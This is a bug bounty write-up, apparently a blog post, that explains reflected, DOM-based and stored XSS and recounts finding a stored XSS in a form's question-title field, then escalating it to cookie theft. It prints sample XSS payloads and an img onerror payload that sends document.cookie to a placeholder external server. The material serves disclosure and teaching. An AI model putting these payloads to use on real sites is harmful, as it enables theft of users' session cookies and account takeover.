
Stored XSS To Cookie Exfiltration
Today I will be explaining an XSS (“Cross Site Scripting”) vulnerability I found in a private bug bounty program that allowed me to exfiltrate victim’s cookies and steal sensitive user data.

Introduction
When noticing applications that allow for multiple user input fields to be reflected into different parts of the website, they are a great target to thoroughly test for XSS vulnerabilities. This is because when allowing user input, websites often fail to implement safe coding practices such as filtering, encoding, and CSP configurations, which therefore allow users to exploit these weaknesses to carry out attacks like XSS. Whenever I see many input fields, XSS is one of the first things I look for as it is one the most common vulnerabilities in web applications and often has a high impact on overall security.
So How Does XSS Occur?
XSS or Cross Site Scripting is a vulnerability in which user input is processed in an unsafe way, allowing attackers to break out or modify the context of the code and insert their own within it. This causes the attacker to be able to execute arbitrary javascript on the vulnerable site which can turn out to be very dangerous if leveraged against other users correctly. This can lead to performing actions on other accounts without their permission, stealing users session tokens, and even possibly performing a full account takeover on the victim. In addition, it can also be used to to chain these vulnerabilities with other ones such as CSRF (“Cross-Site Request Forgery”), Web Cache Poisoning, and Session Fixation to increase impact or for allowing a larger attack surface. I may cover how these are chained and their impact in another article later on as it can be very complicated to put together.

There are 3 main types of XSS vulnerabilities depending on how the data is processed. These include the ones below:
Reflected XSS (Non-Persistent):
The attacker’s payload has to be sent as part of the request that is sent to the server. Which is then reflected back in a way that the HTTP response includes this payload from the original HTTP request in a malicious manor. This is often done with the use of malicious links, phishing emails, and other social engineering tactics to provide the victim the malicious request and have them send it to the web server. Upon opening the malicious request, the reflected XSS is then executed in their browser. Reflected XSS is not persistent like other forms of XSS, which means the attacker needs to deliver the payload to each victim separately and therefore is not as severe as other forms of XSS.
Dom-Based XSS:
This is a more advanced XSS attack. When it is possible for the web application’s already created client-side scripts write data that is provided by the user to the Document Object Model (DOM). This data is then subsequently read from the DOM by the web application and displayed back in the browser. If data is incorrectly handled, an attacker can inject a unique payload, which then would be stored as part of the DOM and executed when the data is read back from the DOM into the application. They are often a client-side attack and therefore, the malicious payload is never actually sent to the server. Making it even more difficult to detect for Web Application Firewalls (WAFs) and developers who analyze server logs since they will never even see the attack. Overall, this involves an attacker being able to abuse already built-in client-side scripts to invoke an XSS attack if that input is handled in an unsafe manner.
Stored XSS (Persistent):
This is the most severe type of XSS as an attacker can inject and store the malicious content into the target application. If there is no input validation in place, this malicious code is permanently stored (persisted) by the vulnerable application, like in a database. This can include input fields such as comment fields or support forms. These attacks do not require the attacker to send individual requests to each victim. Instead, when a victim opens that affected page in their browser, the XSS payload is served to the victim as part of the HTML code, basically as if it was purposely created for the site. So every user who visits the page will end up having the XSS attack trigger without any attacker interaction.
An example of a few simple XSS payloads can be seen below:
"><script>alert(document.location)</script>
"><img src=x onerror=prompt(document.cookie)>
"><svg/onload=confirm(1)>
In the examples above, we break out of the context of the code with ”> at the beginning of the payload. Although many other ways exist to break out of the code depending on many different use cases and the type of XSS you are working with. After we successfully break out though, we can fully execute javascript as if it was legitimately being called within the application.
The XSS Finding

I cannot disclose the name of the bug bounty program that I tested against, but to explain the bug I will provide details regarding the way I found the XSS vulnerability and how I leveraged it to exfiltrate users cookies. Which was relatively easy to do since the input had little validation and did not require any bypassing techniques to exploit.
While roaming through the application, I noticed a new functionality which was an option to create customer response forms for your account. Therefore we could create a form that had many available options including multiple choice questions, comment features, file uploads, and much more which would then be hosted on a separate section of the application.
While playing with this functionality, I ended up finding an input field which allowed me to create a title for the multiple choice question provided in the form. After seeing this, I injected the following HTML code into this input field:
<h1>test</h1>After saving it, I went to the forms page that was provided and surprisingly, it showed this reflected value as an HTML header now, proving that I was able to inject HTML into the form through this field. So now I know that it is possible to inject HTML into the form, making me curious if I can just inject direct javascript into it also.
I immediately began testing this input for XSS with many payloads, one of the first being “”, although this was filtered upon saving and did not execute in the form. Therefore, I tried to use a less obvious XSS technique such as “”. I saved this and went to the page, and amazingly the XSS executed showing me an alert with the all of my site cookies! The resulting HTML looks something like this:

This was now a confirmed Stored XSS vulnerability that I could have reported immediately, but first I wanted to see what I could actually do with it. So as of now, all I can do is send a user a form that would only execute javascript on their side, but it wouldn’t allow me to attack their account or steal their data. I then began to think how I could escalate this vulnerability to something bigger that would prove impact, which brought me to the idea to use this as a mechanism for exfiltrating user cookies.
The Exfiltration
I thought being able to exfiltrate cookies would be a great way to prove impact because upon viewing my own cookies for the site, it exposes lots of sensitive and private information. Including users email, geolocation, username, IP address, and much more. Therefore, I started testing ways to do this and seeing how I could steal this data if a user visited the page.
I then began forming an XSS payload similar to the HTML image tag I used previously since that was one that was successful. I planned to create an HTML image tag that had an invalid source, then have the javascript “onerror” function trigger and send a request to my own server with the users cookies. This payload ended up looking similar to this:
<img src=x onerror=this.src=’http://{YOUR EXTERNAL URL}/?c=’+document.cookie>This would error out on the image and send the request to my own server with the cookies of whichever victim viewed it. I submitted this into the input field and saved it. Upon visiting the form, I started to receive requests to my server, and within them were the cookies for the site. Verifying I was successfully able to exfiltrate the cookies of whoever visited my malicious form, revealing all their sensitive cookie data.

With this form successfully created, all I had to do was send this form to victims, who would open it up to fill it out while unknowingly sending me all their cookies for the application. This executed in the background and would have the user unaware that they are even being attacked unless they were to view the network traffic in the DOM.
After verifying this exploit worked, I immediately reported it to their team as it could have a large impact on many customers if an attacker used it effectively. They were grateful for the find and had fixed it within a week of the report being submitted.
Most XSS attacks tend to not be as simple as this one, and may need more advanced payloads or understanding of the application to actually exploit, therefore this was a lucky find but still interesting as cookies were able to be exfiltrated to the attackers server.
Conclusion
This finding taught me to go beyond a simple finding and dig deeper to see how I can increase the impact of the bug. If I would have reported this issue immediately after being able to just trigger a simple alert, it likely would have been ruled as a medium severity issue, although since I leveraged it to exfiltrate cookies of any user who visited it they ended up putting this at a high severity.
There is usually always more you can do after initially finding an issue in an application, it just takes time to put together an impactful attack. If you do though, it could lead to a much better attack scenario and increase the value of the finding.
I hope this was able to provide you with information that may be beneficial in the future and I look forward to posting more write ups on other bugs I have found. See you in the next one!